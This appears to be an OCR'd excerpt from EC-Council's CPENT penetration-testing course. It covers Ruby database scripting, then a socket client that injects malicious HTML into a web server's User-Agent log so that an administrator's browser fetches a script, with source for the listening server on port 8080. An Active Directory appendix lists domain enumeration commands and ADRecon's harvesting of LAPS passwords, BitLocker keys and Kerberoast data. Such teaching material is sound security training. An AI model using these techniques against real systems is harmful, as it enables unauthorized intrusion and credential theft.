
We assign our table creation to the variable **db_create**. The table-creation syntax has a field called **id** that will store an incrementing value for each row inserted. It also has fields called **name** and **homepage**, which hold strings up to 256 characters in length. Again, we should drop our table if it already exists. We use the method **do** to execute database code to drop our table. Next, we prepare our table creation syntax and assign our statement handler to the variable **q**. Subsequently, we execute our query through our statement handler.

We assign our query to **qstring** by inserting into the table **people** the fields **name** and **homepage**, which are assigned the values of two different people and homepages, respectively. We write a one-liner to submit our query, again using our database handle to prepare our query for execution. The method **prepare** generates a statement handler that we can then execute.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Let us take our data out again. We will generate a **`select`** statement to pull all the data from our table and print. The **`select`** statement selects all items in the table **`people`**. We prepare our statement handler, assign it to **`q`**, and execute it. Our query is returned, and we can access the return information from **`q`**. By examining each element of **`q`** and assigning it to the row variable, we insert our data into an array to print.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Active Record

Active Record allows us to interact with database tables by treating them as objects. To observe how we can abstract all structured query language (SQL) statements and treat database tables as objects, we use Ruby and Active Record with the table we already created in the database.


To establish our connection to the database, we use the establish connection method of the **`ActiveRecord::Base`** class. We pass in three named options: the **`adapter`** we will use, the **`username`**, and the **`database`** we will connect to.

Let us set up a wrapper around the table **`people`**. We did something subtle to prepare for this situation by naming our table **`people`**. **`ActiveRecord`** helps us abstract much of what occurs in the database, but one piece that is critical to our understanding is how **`ActiveRecord`** converts our data into objects. **`ActiveRecord`** uses plurals to help describe what a table holds.

Next, we must create a class; in this case, we name it **`person`** and include the **`ActiveRecord::Base`** class. This includes all the default Active Record code and methods to handle database interaction between our class and the database. We use the class **`person`** to fetch all persons from the database **`people`**. We iterate through each record and print. Fetching all the information from the table requires no knowledge of SQL and is easily managed by the Ruby conventions.

In our code, we use the method **`find_by_name`** of the class **`person`**. Ruby automatically creates a **`find_by`** method for each field in the database. This lets us search by any of the fields. In this case, we assign the returned record to a variable and then print it.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sockets: Client

Here, we set up our Ruby script and include the socket module. Subsequently, we define the host we will connect to and the malicious Hypertext Markup Language (HTML) request we will insert. In order for the HTML code to be valid, we will need to use single quotes. Apache will escape double quotes but not single quotes. Lastly, we set up our malicious request. Our request issues a **`GET`** command to the server, requesting the root page of the web server using the HTTP 1.1 syntax. We include the host name of our target server and add a **`User-Agent`** field with our malicious HTML request in it.

Subsequently, we create a socket object using the method **`TCPSocket open`** with the host name and port for the target server. The socket behaves like any generic socket. Therefore, irrespective of the type of socket we open, these commands will be identical. We use the socket's print method to send data to the remote server. In this case, we send our malicious HTTP request to the server. We wish to view what comes back so that we can confirm that our request worked. To do this, we set up a loop that receives data from the remote host one string at a time by using the gets method and prints the data until we receive a closed HTML tag. Once we receive the closed HTML tag, we stop reading and close the connection.

This script will connect to the server, send a malicious HTTP request, and print our result. If we execute the request, we should be able to look in our web server request log in **`/var/log/apache2/access.log`** and view our malicious HTML. When the administrator next views the logs, the browser will read the malicious HTML request and execute it in the background to grab a script from localhost on port 8080. We can deliver almost any script to the browser in this manner.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Sockets: Server

- Create a server that **listens on 8080**.



- **TCPServer** class
  - Provides the required methods



```
2020-04-23 22:59:54 -0700 - 127.0.0.1
         -  Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101 Fire
fox/75.0
2020-04-23 22:59:54 -0700 - 127.0.0.1
         -  Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:75.0) Gecko/20100101 Fire
fox/75.0
```

```
#!/usr/bin/ruby

require 'socket'

banner = "HTTP/1.1 200 OK

Date: Thu, 1 Apr 1988 01:23:45 GMT

Content-Length: 0

Connection: close

Content-Type: text/html\n\n"

server = TCPServer.open('localhost',8080)

loop {
        client = server.accept
        req = client.recv(1024).split("\r\n")

headers = {}

req.each do |l|

        k,v = l.split(':',2)
        headers[k] = v
end

print "#{Time.now} - #{client.peeraddr.last}\n"
print "\t#{headers['Referer']} - #{headers['User-Agent']}\n"

client.puts banner
client.close

}
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sockets: Server

We need to create a server that will listen on port 8080. When an incoming connection occurs, we want to record the request information and return something to the browser to let it know that no content exists. This allows the web page that called our script to finish rendering. The first task is to create a listening socket. To do this, we use the class **`TCPServer`**, which allows us to accept new connections as socket objects. Once we have the socket objects, we can use the same methods as in the client example.

We include our socket module and create a banner that returns a **`200 OK`** message. This tells the web browser that the query was accepted and everything is okay. Next, we set up headers to indicate that no content exists, providing the date and content type to convince browsers. We end with two newlines so that the browser knows that our message has ended. The banner message is what we provide to any connection irrespective of what is requested. We are only interested in who requested our page and from where they were referred to us. Once we obtain that information, we want them to go away. The method **`TCPServer open`** takes two options: the **`host`** to bind the socket to and the **`port`**. If we do not specify localhost, it would listen to the world, and we do not want just anybody to connect to our script.

Next, we create a loop that will accept incoming requests, process the request for the information we want to log, and send the client on its way. Once we have the information we want, we can print it for logging purposes and wait for the next connection. To do this, we go into an endless loop waiting for incoming connections. The only way to stop our script is to issue a **`Ctrl+c`** sequence.

We create an endless loop and use the method **`TCPServer accept`** to accept new connections. Our script hangs until a new connection is established.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

We create a new hash called **`headers`** and process our request lines by assigning each line in our loop to the line variable. Each line of the header is a string containing a key–value pair separated by colons. We use the **`split`** method of class **`string`** to generate our key–value pairs and assign them to **`k`** and **`v`**, respectively. Subsequently, we use our hash to store the key–value pair so that we can directly access only the fields we want. Once the headers are parsed, we print the time and remote address of the client.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

LAB Ruby Scripting

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Summary



- ❑ Reviewed the basic concepts of Ruby
- ❑ Explored scripts specific to pen testing
- ❑ Created and tested Ruby scripts

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

C|PENT

Certified Penetration Testing Professional



Appendix I

Active Directory Penetration Testing

MODULE OBJECTIVE

Review the features of Active Directory

Explore attacks against an Active Directory environment

Conduct Active Directory attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Steps

C|PENT

- Reconnaissance
- Brute Force Active Directory (AD)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Reconnaissance

C|PENT

c:\ > net user	Return the users on the machine.
c:\ > whoami	Shows the current user associated with the AD who is logged in
c:\ > whoami /groups	Shows the current group
c:\ > net user /domain	All users from any group in the AD
c:\ > net user [username] domain	Shows every user's group

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ADRecon

ADRecon is a tool that extracts and combines various artefacts (as described below) from an Active Directory (AD) environment. The information can be presented in a specially formatted Microsoft Excel report that includes summary views with metrics to facilitate analysis and provide a holistic picture of the current state of the target AD environment. The tool is useful for various classes of security professionals such as auditors, DFIR, students, and administrators. It can also act as an invaluable post-exploitation tool for a penetration tester.

ADRecon can be run from any workstation that is connected to the environment, including hosts that are not domain members. Furthermore, the tool can be executed in the context of a non-privileged (i.e. standard domain user) account. Fine-Grained Password Policy and BitLocker may require Privileged user accounts. The tool will use Microsoft Remote Server Administration Tools (RSAT) if available; otherwise, it will communicate with the domain controller using Lightweight Directory Access Protocol (LDAP).

The following information is gathered by the tool:

- Forest
- Domain
- Trusts
- Sites
- Subnets
- Default and Fine-Grained Password Policy (if implemented)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Domain controllers, Server Message Block (SMB) versions, whether SMB Signing is supported, and Flexible Single-Master Operations (FSMO) roles
- Users and their attributes
- Service Principal Names (SPNs)
- Groups and memberships
- Organizational Units (OUs)
- Group Policy Objects (GPOs) and GPLink details
- Domain Name System (DNS) zones and records
- Printers
- Computers and their attributes
- Password attributes (Experimental)
- Local Administrator Password Solution (LAPS) passwords (if implemented)
- BitLocker Recovery Keys (if implemented)
- Access-control lists (ACLs) (Discretionary access-control list (DACLs) and system access-control list (SACLs)) for the Domain, OUs, Root Containers, GPOs, Users, Computers and Groups objects
- GPO Report (requires RSAT)
- Kerberoast (not included in the default collection method)
- Domain accounts used for service accounts (requires a privileged account and not included in the default collection method).

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

ADRecon – User Account Details


Type	Count	Percentage
Disabled	4	21.05%
Enabled	15	78.95%
Total	19	100.00%

Raw Data



